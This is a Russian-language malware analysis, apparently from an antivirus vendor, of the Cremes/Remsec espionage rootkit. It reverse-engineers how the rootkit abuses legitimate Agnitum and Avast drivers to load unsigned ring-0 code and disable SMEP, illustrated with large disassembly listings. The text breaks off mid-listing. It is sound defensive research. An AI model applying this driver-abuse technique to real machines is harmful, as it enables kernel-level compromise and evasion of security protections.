АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

Исследование руткита Cremes

17 октября 2016 года

В августе этого года мы публиковали информацию о новом state-sponsored вредоносном ПО под названием Cremes (aka Remsec). Антивирусные продукты ESET обнаруживают его компоненты как Win32/Cremes и Win64/Cremes. Cremes является сложным трояном со множеством компонентов, которые используются для кибершпионажа. Информация о Cremes также была опубликована специалистами Федеральной службы безопасности (ФСБ), поскольку программа использовалась для слежки за сотрудниками государственных учреждений.

Cremes включает в себя и Ring 0 компонент (руткит), который используется злоумышленниками как LPE-шлюз (kernel gate) для исполнения своего кода в режиме ядра. В отличие от уже таких хорошо известных руткитов и буткитов как ZeroAccess, TDL4, Mebroot, Gapz и др., Cremes не обременяет себя сложными процедурами компрометации MBR и ранних стадий загрузки ядра NT для исполнения своего Ring 0 кода в системе в обход DSE, вместо этого он использует для этого легитимные драйверы.

Авторы Cremes прибегли к использованию двух плагинов с названиями *kgate* и *xkgate* для размещения там Ring 0 кода. Нам удалось обнаружить внутри обоих плагинов временные метки, которые свидетельствуют о дате разработки плагинов и использовались авторами в отладочных целях. Согласно этим меткам, авторы прибегли к разработке *xkgate* позднее чем *kgate*. Валидность даты в *xkgate* подтверждается также временной меткой из заголовка PE-файла (хотя они и различаются на один день).



Рис. 1. Временные метки внутри обоих плагинов

Плагин kgate

Плагин kgate используется в качестве установщика в систему Ring 0 кода как на 32-х, так и на 64-битных версиях Windows. Для 32-битной системы, kgate прибегает к использованию функций драйвера Agnitum Sandbox.sys, который позволяет с использованием специального IOCTL запроса загрузить драйвер руткита в систему. Для этого плагин извлекает из своего тела (секции .rdata) драйвер Sandbox.sys и записывает его на диск, после чего налету формирует PE-файл для своего вредоносного Ring 0 кода и записывает его в файл aswfilt.dll. Ниже приведены свойства этого драйвера.

- Имеет компактный размер и может уместиться на одну страницу виртуальной памяти (4КБ).
- Так как сам PE-файл генерируется на лету, он не имеет временной метки в PE-заголовке. Он также имеет одну безымянную NONPAGED-секцию с кодом и данными драйвера.
- Драйвер использует динамически подгружаемые импорты и хранит их в специальной структуре DeviceObject->DeviceExtension.
- Драйвер использует обфускацию смещений внутри кода.
- С точки зрения кодинга, драйвер написан квалифицированными авторами

```
loc_10003C96:                           ; CODE XREF: fnExploitAgnitumDriver+1E1↑j
                mov     edi_hSandboxDriver, ds:_snwprintf
                lea     eax, [esp+2108h+Dest]
                push    eax
                push    offset aSSandbox_sys ; "%s\\sandbox.sys"
                lea     eax, [esp+2110h+var_1060]
                push    208h            ; Count
                push    eax             ; Dest
                mov     [esp+2118h+var_20FC], 103h
                call    edi_hSandboxDriver ; _snwprintf

                lea     eax, [esp+2118h+var_1060]
                push    eax
                push    offset a?GlobalrootS ; "\\\\?\\GLOBALROOT%s"
                lea     eax, [esp+2120h+wszAgnitumDriverPath]
                push    208h            ; Count
                push    eax             ; Dest
                call    edi_hSandboxDriver ; _snwprintf

                xor     eax, eax        ; A41A0 = Agnitum driver size
                push    0A41A0h         ; nNumberOfBytesToWrite
                mov     edx, offset AgnitumDriverStart ; lpBuffer
                lea     ecx, [esp+212Ch+wszAgnitumDriverPath] ; lpFileName
                mov     [esp+212Ch+var_C50], ax
                mov     [esp+212Ch+var_420], ax
                call    fnCreateFileAndWriteContent

                add     esp, 24h
                test    eax, eax
                jz      jAdjustPrivsAndDeleteFileAndCleanupResources

                push    1               ; int
                lea     edx, [esp+210Ch+var_1060]
                mov     ecx, offset aSandbox ; "sandbox"
                mov     [esp+210Ch+var_20FC], 107h
                call    fnCreateDriverService

                pop     ecx
                test    eax, eax
                jz      jAdjustPrivsAndDeleteFileAndCleanupResources

                mov     [esp+2108h+var_20FC], 10Fh
                call    fnLoadAgnitumDriver
```

Рис. 2. Плагин сбрасывает в файловую систему драйвер Agnitum Sandbox.sys, создает его сервис в системном реестре и загружает его в память для последующей эксплуатации.

```
                lea     eax, [esp+2120h+fileName]
                push    208h            ; Count
                push    eax             ; Dest
                call    ds:_snwprintf

                xor     eax, eax
                add     esp, 20h
                lea     ecx, [esp+2108h+fileName] ; fileName
                mov     [esp+2108h+var_1480], ax
                mov     [esp+2108h+var_1068], ax
                call    fnCreateFileAndWriteContentFromSection

                test    eax, eax
                jz      loc_10003E8E

                or      [esp+2108h+var_20FC], 20h
                push    0               ; int
                lea     edx, [esp+210Ch+var_1890]
                mov     ecx, offset aAswfilt ; "aswfilt"
                call    fnCreateDriverService

                pop     ecx
                test    eax, eax
                jz      short loc_10003E8E

                or      [esp+2108h+var_20FC], 40h
                push    0               ; lpOverlapped
                lea     eax, [esp+210Ch+BytesReturned]
                push    eax             ; lpBytesReturned
                push    4               ; nOutBufferSize
                lea     eax, [esp+2114h+OutBuffer]
                push    eax             ; lpOutBuffer
                push    0Ch             ; nInBufferSize
                lea     eax, [esp+211Ch+InBuffer]
                push    eax             ; lpInBuffer
                push    [redacted]      ; dwIoControlCode
                push    edi_hSandboxDriver ; hDevice
                call    ds:DeviceIoControl

                test    eax, eax
                jz      short loc_10003E8E

                or      [esp+2108h+var_20FC], 80h

loc_10003E48:                           ; CODE XREF: fnExploitAgnitumDriver+8C↑j
                call    fnTestOpenedDeviceRwx
```

Рис. 3. Плагин генерирует файл руткита, прописывает его в реестре и указывает Sandbox.sys загрузить драйвер.

Ответ на вопрос, зачем авторам понадобилось записывать содержимое руткита в файл aswfilt.dll кроется в драйвере Sandbox.sys. Если мы посмотрим на его код, то увидим ссылку на него внутри драйвера.

```
.text:00011E34 aAvfilter_dll_3 db 'AVFilter.dll',0      ; DATA XREF: .data:000A5D48↓o
.text:00011E41                 align 4
.text:00011E44 aUmfilt_dll_1   db 'UMFilt.dll',0       ; DATA XREF: .data:000A5D44↓o
.text:00011E4F                 align 10h
.text:00011E50 aVbfilt_dll_6   db 'VBFilt.dll',0       ; DATA XREF: .data:000A5D40↓o
.text:00011E5B                 align 4
.text:00011E5C aAswfilt_dll_5  db 'ASWFilt.dll',0      ; DATA XREF: .data:off_A5D3C↓o
.text:00011E68 a_:                                     ; DATA XREF: .data:off_A5D30↓o
```

Рис. 4. Ссылка на aswfilt.dll внутри легитимного драйвера Sandbox.sys.

После небольшого анализа кода Sandbox.sys, нам удалось обнаружить, что ссылка на данный файл внутри драйвера связана с тем IOCTL-кодом, который плагин отправляет драйверу. Особенность заключается в том, что aswfilt.dll является названием плагина Agnitum, который драйвер Sandbox.sys может загрузить в память после того, как ему отправлен данный IOCTL код.

```
.text:00081466 loc_81466:                              ; CODE XREF: fnCallZwLoadDriver__+F↑j
.text:00081466                 xor     al, al
.text:00081468                 jmp     jRet
.text:0008146D ; ---------------------------------------------------------------------------
.text:0008146D
.text:0008146D loc_8146D:                              ; CODE XREF: fnCallZwLoadDriver__+19↑j
.text:0008146D                 mov     edx, [ebp+arg_0]
.text:00081470                 push    edx
.text:00081471                 call    fnCheckFileNameBelongToAgnitum
.text:00081476                 mov     [ebp+bStatus], eax
.text:0008147C                 cmp     [ebp+bStatus], 0
.text:00081483                 jnz     short jLoadDriver
.text:00081485                 xor     al, al
.text:00081487                 jmp     jRet
```

```
.text:0006282C loc_6282C:                              ; CODE XREF: fnDispatchDeviceControlRequest+221Eĵ
.text:0006282C                 push    0               ; int
.text:0006282E                 mov     eax, [ebp+var_4]
.text:00062831                 push    eax             ; wchar_t *
.text:00062832                 call    fnLoadAgnitumPlugin
.text:00062837                 and     eax, 0FFh
.text:0006283C                 mov     ecx, [ebp+var_20]
.text:0006283F                 mov     [ecx], eax
.text:00062841                 mov     edx, [ebp+var_C]
.text:00062844                 mov     dword ptr [edx], 4
.text:0006284A                 jmp     loc_63BB5
.text:00082894 loc_82894:                              ; CODE XREF: fnLoadAgnitumPlugin+4Eĵ
.text:00082894                 push    offset unk_A6020
.text:00082899                 lea     ecx, [ebp+var_2C]
.text:0008289C                 push    ecx
.text:0008289D                 call    sub_7BA80
.text:000828A2                 push    0               ; int
.text:000828A4                 push    0FFFFFFFFh      ; int
.text:000828A6                 mov     edx, [ebp+arg_0]
.text:000828A9                 push    edx             ; wchar_t *
.text:000828AA                 lea     eax, [ebp+var_2C]
.text:000828AD                 push    eax             ; int
.text:000828AE                 call    sub_7CB70
.text:000828B3                 mov     [ebp+var_8], 0
.text:000828B7                 mov     ecx, [ebp+arg_4]
.text:000828BA                 and     ecx, 0FFh
.text:000828C0                 test    ecx, ecx
.text:000828C2                 jz      short loc_828D2
.text:000828C4                 mov     edx, [ebp+var_20]
.text:000828C7                 push    edx
.text:000828C8                 call    fnCallZwLoadDriver
.text:000828CD                 mov     [ebp+var_8], al
.text:000828D0                 jmp     short loc_828DE
```

Рис. 5. При обработке драйвером IOCTL-кода, он проверяет название файла и загружает его в системную память с использованием API ядра ZwLoadDriver.

Руткит используется плагином kgate лишь для одной цели — исполнение указанной ему из пользовательского режима функции в режиме ядра с обходом SMEP. Для коммуникации с клиентом, руткит создает объект-устройство \Device\rwx, при этом клиент использует путь \\.\GLOBALROOT\Device\rwx для открытия устройства. Для отключения SMEP и исполнения функции, клиент отправляет Ring 0 коду IOCTL с кодом 0x1173000C.

```
jCheckOnSMEPBypass:                    ; CODE XREF: fnDispatchDeviceIoControl+7Fĵ
                cmp     eax, 1173000Ch
                jnz     short loc_4003BD

                call    [esi_RootkitStruct+RootkitStruct.pKeQueryActiveProcessors]

                lea     edx, ds:0FFFFFFFFh[eax*2]
                and     edx, eax
                push    edx
                call    [esi_RootkitStruct+RootkitStruct.pKeSetSystemAffinityThread]

                mov     ecx, [ebp+DeviceObject]
                call    fnDisableSMEP

                mov     edi, eax
                test    edi, edi
                js      short loc_4003B8

                push    dword ptr [ebx_InputUserBuffer+1Ch]
                call    dword ptr [ebx_InputUserBuffer+18h] ; execute function with SMEP bypass

                mov     ecx, [ebx_InputUserBuffer+20h]
                xor     edi, edi
                mov     [ecx], eax


loc_4003B8:                            ; CODE XREF: fnDispatchDeviceIoControl+D2ĵ
                call    [esi_RootkitStruct+RootkitStruct.pKeRevertToUserAffinityThread]

                jmp     short jCleanupAndRet
```

Рис. 6. Руткит отключает SMEP для исполнения функции из user mode, при этом, предварительно, привязав поток к текущему процессору.

Следующая структура используется руткитом в качестве контекста (DeviceObject->DeviceExtension).

```
struct RootkitStruct {

PVOID ExAllocatePool;
PVOID ExFreePool;
PVOID IoCompleteRequest;
PVOID IoCreateDevice;
PVOID IoDeleteDevice;
PVOID KeAcquireSpinLock;
PVOID KeCancelTimer;
PVOID KeInitializeEvent;
PVOID KeInitializeSpinLock;
PVOID KeInitializeTimer;
PVOID KeQueryInterruptTime;
PVOID KeReleaseSpinLock;
PVOID KeSetEvent;
PVOID KeSetTimer;
PVOID KeWaitForMultipleObjects;
PVOID ObfReferenceObject;
PVOID ObDereferenceObject;
PVOID PsCreateSystemThread;
PVOID PsGetVersion;
PVOID PsTerminateSystemThread;
PVOID ZwClose;
PVOID ZwCreateKey;
PVOID ZwDeleteKey;
PVOID ZwEnumerateKey;
PVOID ZwOpenKey;
PVOID ZwSetValueKey;
PVOID ZwUnloadDriver;
PVOID KeQueryActiveProcessors;
PVOID KeSetSystemAffinityThread;
PVOID KeRevertToUserAffinityThread;
ULONG Flag;
KEVENT Event;
ULONG dwField1;
KTIMER Timer;
KSPIN_LOCK SpinLock;
ULONG dwField2;
LARGE_INTEGER IntervalTime;
UNICODE_STRING unDriverRegistryPath;
};
```

Драйвер использует интересную процедуру выгрузки по таймеру и позволяет клиенту из пользовательского режима задавать интервал ожидания. Для этого драйвер создает отдельный системный поток, который ждет на таймере и в случае истечения времени вызывает функцию *ZwUnloadDriver*. Выгрузка драйвера из своего же кода может быть выполнена некорректно, поскольку поток может вернуться уже на несуществующую страницу памяти.

```
loc_40070F:                             ; CODE XREF: fnThreadStartFunction+20↑j
                push    ebx
                push    ebx
                push    ebx
                push    ebx
                push    ebx
                push    WaitAny
                lea     eax, [ebp+Timer]
                push    eax
                push    2
                call    [esi+RootkitStruct.pKeWaitForMultipleObjects]

                test    eax, eax
                jnz     short loc_40070A ; time is elapsed

                mov     ecx, edi_DeviceObject ; DeviceObject
                call    fnCreateDriverRegKeyOrRemoveIt


loc_40072A:                             ; CODE XREF: fnThreadStartFunction+25↑j
                mov     eax, [esi+RootkitStruct.pObDereferenceObject]
                mov     [ebp+var_20], eax
                mov     eax, [esi+RootkitStruct.pPsTerminateSystemThread]
                mov     [ebp+var_1C], eax
                mov     [ebp+var_18], edi_DeviceObject
                mov     [ebp+var_14], ebx
                mov     [ebp+var_10], ebx
                lea     esp, [ebp-20h]
                retn

fnThreadStartFunction endp
```

Рис. 7. Функция fnCreateDriverRegKeyOrRemoveIt выполняет удаление сервиса драйвера и выгружает его с помощью ZwLoadDriver.

Ниже приведена структура исполняемого файла плагина.

Analysis [Section Headers]

Name	VirtualSize	VirtualAddress	SizeOfRawData	PointerToRawData
.text	0000D77F	00001000	0000D800	00000400
.krwkr64	00000469	0000F000	00000600	0000DC00
.krdrv64	000000AA	00010000	00000200	0000E200
.krwkr32	000002FE	00011000	00000400	0000E400
.krdrv32	0000009D	00012000	00000200	0000E800
.vdmbios	000004D6	00013000	00000600	0000EA00
.rwxdrv	00000A40	00014000	00000C00	0000F000
.rdata	000A7A24	00015000	000A7C00	0000FC00
.data	00000804	000BD000	00000400	000B7800
.reloc	00001754	000BE000	00001800	000B7C00

Рис. 8. Структура PE-файла плагина kgate.

Плагин xgate

Название плагина *xkgate* можно интерпретировать как *extended kgate*, т. е. расширенный *kgate*. В отличие от своего предшественника, он не имеет на борту 32-х разрядной версии, а рассчитан только на 64-битную версию Windows. Ниже в таблице указаны сравнения возможностей обоих плагинов.

Плагин / Особенность	kgate	xkgate
Кроссплатформенный (содержит Ring 0 код для x32 и x64 версии Windows)	+	-
Использует легитимный AV-драйвер для запуска Ring 0 кода	Agnitum	AVAST!
PE-секция для хранения AV драйвера	.rdata	.rdata
Сбрасывает драйвер на диск	+	-
Ссылки на функцию отправки IOCTL внутри кода	0x10009C4D 0x10009C98 0x10006B78	0x180003B7E
Основная цель Ring 0 кода	LPE – запуск своего кода с SYSTEM привилегиями	LPE – запуск своего кода с SYSTEM привилегиями
Содержит идентичный Ring 0 код	Секции krwkr64 и krdrv64	Секции krwkr64 и krdrv64
Использует офускацию смещений адресов	+	+
Использует динамические импорты	+	+
Временная метка	28 Oct 2013	19 Aug 2014
	Оба плагина используют одинаковую архитектуру	

Ring 0 код	IOCTL	Описание
aswfilt.dll	0x11730004	Копирует данные в памяти (не используется плагинов)
	0x11730008	Копирует данные в памяти (не используется плагинов)
	0x1173000C	Исполняет код в Ring 0 с обходом SMEP
	0x117300C8	Устанавливает функцию выгрузки драйвера
	0x117300CC	Устанавливает интервал таймера выгрузки
krwkr[32/64] + krdrv[32/64]	0x839200BF	Исполняет код в Ring 0

Ниже приведена информация о цифровых подписях используемых драйверов AV продуктов авторами Cremes.



Рис. 9. Цифровые подписи драйверов Avast и Agnitum.

Как видно, оба плагина содержат идентичный код в секциях с 64-битным кодом krwkr64 и krdrv64. Для загрузки этого Ring 0 кода авторы Cremes выбрали еще одну жертву — драйвер Avast. Эксплуатация этого драйвера сложнее чем драйвера Agnitum, рассмотрим его более подробно.

Первое что делает xkgate для загрузки Ring 0 кода, это создает специальный мьютекс для предотвращения повторной загрузки драйвера Avast в память (функция).

```
4C 8D 05 09 7D+               lea     r8, Name        ; "Global\\yRg7d3x"
48 8D 4C 24 78                lea     rcx, [rsp+268h+pSecurityDescriptor] ; lpMutexAttributes
33 D2                         xor     edx, edx        ; bInitialOwner
FF 15 FC 65 00+               call    cs:CreateMutexA
00
4C 8B E8                      mov     r13, rax
48 85 C0                      test    rax, rax
74 1F                         jz      short loc_180004B13

BA 88 13 00 00                mov     edx, 5000       ; dwMilliseconds
48 8B C8                      mov     rcx, rax        ; hHandle
FF 15 5E 66 00+               call    cs:WaitForSingleObject
00
85 C0                         test    eax, eax
0F 84 8F 00 00+               jz      jContinue
00
49 8B CD                      mov     rcx, r13        ; hObject
FF 15 75 65 00+               call    cs:CloseHandle
00

            loc_180004B13:                            ; CODE XREF: fnLoadAvast+CA↑j
BB 19 00 00 00                mov     ebx, 19h
```

Рис. 10. Код открытия/создания мьютекса.

После этого код вызывает функцию *fnDropAvastDriverAndPrepareEnv*, которая выполняет следующие действия.

- Создает директорию \SystemRoot\Temp\aswSnx, куда записывает файлы Avast.
- Сбрасывает в файловую систему файл aswSnx.sys.
- Сбрасывает в файловую систему snx_lconfig.xml
- Также извлекает из себя snx_gconfig.xml.
- Создает пустой файл snxhk.dll.
- Создает файл aswSnx.exe и записывает в него содержимое notepad.exe.

```
.text:0000000180004C1A
.text:0000000180004C1A jDropFiles:                        ; CODE XREF: fnLoadAvast+1AD↑j
.text:0000000180004C1A                lea     r9, [rbp+1A0h+h_snxhk64.dll]
.text:0000000180004C21                lea     r8, [rbp+1A0h+h_snxhk.dll]
.text:0000000180004C28                lea     rdx, [rbp+1A0h+ApplicationName_aswSnx.exe]
.text:0000000180004C2C                mov     ecx, r12d
.text:0000000180004C2F                call    fnDropAvastDriverAndPrepareEnv
.text:0000000180004C2F
.text:0000000180004C34                mov     r15, [rbp+1A0h+h_snxhk.dll]
.text:0000000180004C3B                mov     rsi, [rbp+1A0h+h_snxhk64.dll]
.text:0000000180004C42                test    eax, eax
.text:0000000180004C44                jz      jCleanupAndRet
.text:0000000180004C44
.text:0000000180004C4A                mov     [rbp+1A0h+var_4C], dil
.text:0000000180004C51                test    r12d, r12d
.text:0000000180004C54                jz      loc_180004D19
.text:0000000180004C54
.text:0000000180004C5A                call    fnCreateAvastServiceAndLoadDriver
.text:0000000180004C5A
.text:0000000180004C5F                xor     r12d, r12d
.text:0000000180004C62                test    eax, eax
.text:0000000180004C64                jz      jCleanupAndRet
.text:0000000180004C64
.text:0000000180004C6A                lea     rcx, aNtdll     ; "ntdll"
.text:0000000180004C71                call    cs:GetModuleHandleA
```

Рис. 11. Вызов функции fnDropAvastDriverAndPrepareEnv внутри fnLoadAvast.

После этого fnLoadAvast вызывает fnCreateAvastServiceAndLoadDriver для создания раздела реестра для Avast. Ниже указаны предпринимаемые действия.

- Создает раздел реестра System\CurrentControlSet\Services\aswSnx.
- Создает в нем параметр ImagePath со значением \SystemRoot\Temp\aswSnx\aswSnx.sys.
- Создает параметр Type.
- Создает подраздел Parameters.
- Создает в нем параметр DataFolder со значением \??\Global\GLOBALROOT\SystemRoot\Temp\aswSnx.
- Создает параметр ProgramFolder со значением \??\Global\GLOBALROOT\SystemRoot\Temp\aswSnx.
- Создает подраздел Instances.

- Создает в нем подраздел DefaultInstance.
- Создает в нем параметры Altitude и Flags.
- Загружает aswSnx.sys с использованием NtLoadDriver.

После того как aswSnx.sys загружен, fnLoadAvast удаляет файлы snxhk.dll и snxhk64.dll с помощью NtSetInformationFile. Далее функция создает процесс с названием aswSnx.exe, который представляет собой notepad.exe. После этого создается дескриптор на устройство Avast с названием \Device\aswSnx.

```
.text:0000000180004D43
.text:0000000180004D4A
.text:0000000180004D4A jCreateProcess:                 ; CODE XREF: fnLoadAvast+2FB↑j
.text:0000000180004D4A                 lea     rax, [rsp+268h+hProcess]
.text:0000000180004D4F                 lea     rdx, [rbp+1A0h+ApplicationName_aswSnx.exe] ; lpCommandLine
.text:0000000180004D53                 lea     rcx, [rbp+1A0h+ApplicationName_aswSnx.exe] ; lpApplicationName
.text:0000000180004D57                 mov     [rsp+268h+lpProcessInformation], rax ; lpProcessInformation
.text:0000000180004D5C                 lea     rax, [rbp+1A0h+StartupInfo]
.text:0000000180004D60                 xor     r9d, r9d        ; lpThreadAttributes
.text:0000000180004D63                 mov     [rsp+268h+lpStartupInfo], rax ; lpStartupInfo
.text:0000000180004D68                 mov     [rsp+268h+lpCurrentDirectory], r12 ; lpCurrentDirectory
.text:0000000180004D6D                 mov     [rsp+268h+hTemplateFile], r12 ; lpEnvironment
.text:0000000180004D72                 xor     r8d, r8d        ; lpProcessAttributes
.text:0000000180004D75                 mov     [rsp+268h+dwFlagsAndAttributes], CREATE_SUSPENDED ; dwCreationFlags
.text:0000000180004D7D                 mov     [rsp+268h+dwCreationDisposition], r12d ; bInheritHandles
.text:0000000180004D82                 call    cs:CreateProcessA
.text:0000000180004D82
.text:0000000180004D88                 test    eax, eax
.text:0000000180004D8A                 jz      jCleanupAndRet
```

Рис. 12. Функция создания псевдо — aswSnx.exe.

После создания процесса aswSnx.exe с остановленным стартовым потоком, функция дублирует открытый дескриптор на устройство \Device\aswSnx из процесса плагина в новый процесс aswSnx.exe. Далее туда же копируется специальный код из секции плагина .avit, которая отвечает за взаимодействие с драйвером Avast. Он выполняет функцию DeviceIoControl, которая приводит к исполнению вредоносного Ring 0 кода.

```
.avit:000000018000A210                 mov     [rbp+57h+var_s28], 0FFFFFFFFFFF0BDC0h
.avit:000000018000A218                 mov     rcx, [r15+8]
.avit:000000018000A21C                 xor     r8d, r8d
.avit:000000018000A21F                 add     r9, rax
.avit:000000018000A222                 mov     [rsp+28h], ebx
.avit:000000018000A226                 mov     [rsp+20h], r15
.avit:000000018000A22B                 call    [rbp+57h+pSetWaitableTimer]
.avit:000000018000A22B
.avit:000000018000A22E                 test    eax, eax
.avit:000000018000A230                 jz      loc_18000A162
.avit:000000018000A230
.avit:000000018000A236                 mov     rcx, [r15]      ; hAvastDevice
.avit:000000018000A239                 mov     [rsp+88h+pExitThread], rbx
.avit:000000018000A23E                 lea     rax, [rbp+57h+var_s18]
.avit:000000018000A242                 mov     [rsp+88h+pSleepEx], rax
.avit:000000018000A247                 xor     r9d, r9d
.avit:000000018000A24A                 xor     r8d, r8d
.avit:000000018000A24D                 mov     edx, [redacted]  ; IOCTL code
.avit:000000018000A252                 mov     [rsp+28h], ebx
.avit:000000018000A256                 mov     [rsp+20h], rbx
.avit:000000018000A25B                 call    [rbp+57h+pDeviceIoControl]
.avit:000000018000A25B
```

Ниже указаны характеристики загружаемого Ring 0 кода.

- Имеет компактный размер и умещается в одну страницу виртуальной памяти.
- Использует динамические импорты, которые также хранятся в контексте устройства.
- Плагин kgate имеет 32-битный аналог этого кода.
- Не содержит функцию DriverEntry.
- Исполняет требуемый клиентом код через механизм быстрого DeviceControl (Fast I/O) FastIoDeviceControl.
- Использует недокументированные функции ядра Windows.

Для упрощения анализа рассмотрим идентичную 32-битную версию Ring 0 кода, которая хранится в плагине kgate.

Так как код режима ядра не загружается самим ядром Windows и не представляет собой полноценный файл драйвера, для загруженного кода не создан объект драйвера, который должен передаваться ему через DriverEntry. Поэтому, первое что делает руткит, это создает для себя объект драйвера с помощью ObCreateObject.

```
.krwkr32:100110DE                mov     ecx, [ebp+pDrvObj]
.krwkr32:100110E1                push    IO_TYPE_DRIVER
.krwkr32:100110E3                lea     eax, [ecx+(size DRIVER_OBJECT)]
.krwkr32:100110E9                mov     [ecx+DRIVER_OBJECT.DriverExtension], eax
.krwkr32:100110EC                mov     ecx, [ebp+pDrvObj]
.krwkr32:100110EF                mov     eax, [ecx+DRIVER_OBJECT.DriverExtension]
.krwkr32:100110F2                mov     [eax], ecx
.krwkr32:100110F4                mov     eax, [ebp+pDrvObj]
.krwkr32:100110F7                pop     ecx
.krwkr32:100110F8                mov     [eax+DRIVER_OBJECT.Type], cx
.krwkr32:100110FB                mov     eax, [ebp+pDrvObj]
.krwkr32:100110FE                mov     ecx, size DRIVER_OBJECT
.krwkr32:10011103                mov     [eax+DRIVER_OBJECT.Size], cx
.krwkr32:10011107                mov     eax, [ebp+pDrvObj]
.krwkr32:1001110A                mov     [eax+DRIVER_OBJECT.Flags], 6 ; DRVO_LEGACY_DRIVER | DRVO_BUILTIN_DRIVER
.krwkr32:10011111                mov     ecx, [ebp+pDrvObj]
.krwkr32:10011114                mov     eax, [ecx+DRIVER_OBJECT.DriverExtension]
.krwkr32:10011117                add     eax, 24h
.krwkr32:1001111A                mov     [ecx+DRIVER_OBJECT.FastIoDispatch], eax
.krwkr32:1001111D                mov     eax, [ebp+pDrvObj]
.krwkr32:10011120                mov     eax, [eax+DRIVER_OBJECT.FastIoDispatch]
.krwkr32:10011123                mov     [eax+FAST_IO_DISPATCH.SizeOfFastIoDispatch], size FAST_IO_DISPATCH
.krwkr32:10011129                lea     eax, [ebp+hDriver]
.krwkr32:1001112C                push    eax
.krwkr32:1001112D                push    ebx
.krwkr32:1001112E                push    1
.krwkr32:10011130                push    1
.krwkr32:10011132                push    ebx
.krwkr32:10011133                push    [ebp+pDrvObj]
.krwkr32:10011136                call    [esi_pContext+RootkitStruct.pObInsertObject]
```

```
.krwkr32:100111D2 fnRootkitStartFunction proc near        ; DATA XREF: fnCreateDriverFromSections+8F↑o
.krwkr32:100111D2                                         ; fnCreateDriverFromSections+F9↑o
.krwkr32:100111D2
.krwkr32:100111D2 var_50          = dword ptr -50h
.krwkr32:100111D2 ObjAttr         = OBJECT_ATTRIBUTES ptr -38h
.krwkr32:100111D2 var_20          = byte ptr -20h
.krwkr32:100111D2 var_18          = dword ptr -18h
.krwkr32:100111D2 punDeviceName   = dword ptr -14h
.krwkr32:100111D2 var_10          = dword ptr -10h
.krwkr32:100111D2 pDrvObj1        = dword ptr -0Ch
.krwkr32:100111D2 var_8           = dword ptr -8
.krwkr32:100111D2 pContext1_hDevice= dword ptr  8
.krwkr32:100111D2
.krwkr32:100111D2                 push    ebp
.krwkr32:100111D3                 mov     ebp, esp
.krwkr32:100111D5                 sub     esp, 50h
.krwkr32:100111D8                 push    ebx
.krwkr32:100111D9                 xor     ecx, ecx
.krwkr32:100111DB                 push    esi
.krwkr32:100111DC                 mov     esi, [ebp+pContext1_hDevice]
.krwkr32:100111DF                 mov     [ebp+pDrvObj1], ecx
.krwkr32:100111E2                 mov     eax, [esi+RootkitStruct.field_24]
.krwkr32:100111E5                 mov     [ebp+punDeviceName], ecx
.krwkr32:100111E8                 mov     [ebp+pContext1_hDevice], ecx
.krwkr32:100111EB                 mov     [ebp+var_10], ecx
.krwkr32:100111EE                 push    edi
.krwkr32:100111EF                 lea     edx, [ebp+pDrvObj1] ; ppDrvObj1
.krwkr32:100111F2                 mov     ecx, esi          ; pContext1
.krwkr32:100111F4                 mov     [ebp+var_18], eax
.krwkr32:100111F7                 call    fnCreateDriverObject
```

Рис. 13. Функция создания объекта драйвера и вставки его в системную очередь Windows через недокументированную функцию ObInsertObject.

Для обработки запроса DeviceControl, драйвер регистрирует не стандартный в таких случаях обработчик IRP_MJ_DEVICE_CONTROL, а использует вместо этого функцию быстрого ввода-вывода DriverObject->FastIoDispatch.FastIoDeviceControl.

```
.krwkr32:1001103D                mov     esi, [ebp+arg_0]
.krwkr32:10011040                push    1Bh
.krwkr32:10011042                mov     eax, offset fnDispatchIrp
.krwkr32:10011047                add     eax, esi
.krwkr32:10011049                pop     ecx
.krwkr32:1001104A                lea     edi, [ebx+DRIVER_OBJECT.MajorFunction]
.krwkr32:1001104D                rep stosd
.krwkr32:1001104F                mov     eax, offset fnDispatchIrpAndReturnSuccess
.krwkr32:10011054                add     eax, esi
.krwkr32:10011056                mov     [ebx+DRIVER_OBJECT.MajorFunction], eax
.krwkr32:10011059                mov     [ebx+(DRIVER_OBJECT.MajorFunction+8)], eax
.krwkr32:1001105C                mov     eax, offset fnDriverUnload
.krwkr32:10011061                add     eax, esi
.krwkr32:10011063                mov     [ebx+DRIVER_OBJECT.DriverUnload], eax
.krwkr32:10011066                mov     eax, [ebx+DRIVER_OBJECT.FastIoDispatch]
.krwkr32:10011069                mov     ecx, offset fnFastIoDeviceControl ; BOOLEAN
.krwkr32:10011069                                                          ; (*PFAST_IO_DEVICE_CONTROL) (
.krwkr32:10011069                                                          ;     IN struct _FILE_OBJECT *FileObject,
.krwkr32:10011069                                                          ;     IN BOOLEAN Wait,
.krwkr32:10011069                                                          ;     IN PVOID InputBuffer OPTIONAL,
.krwkr32:10011069                                                          ;     IN ULONG InputBufferLength,
.krwkr32:10011069                                                          ;     OUT PVOID OutputBuffer OPTIONAL,
.krwkr32:10011069                                                          ;     IN ULONG OutputBufferLength,
.krwkr32:10011069                                                          ;     IN ULONG IoControlCode,
.krwkr32:10011069                                                          ;     OUT PIO_STATUS_BLOCK IoStatus,
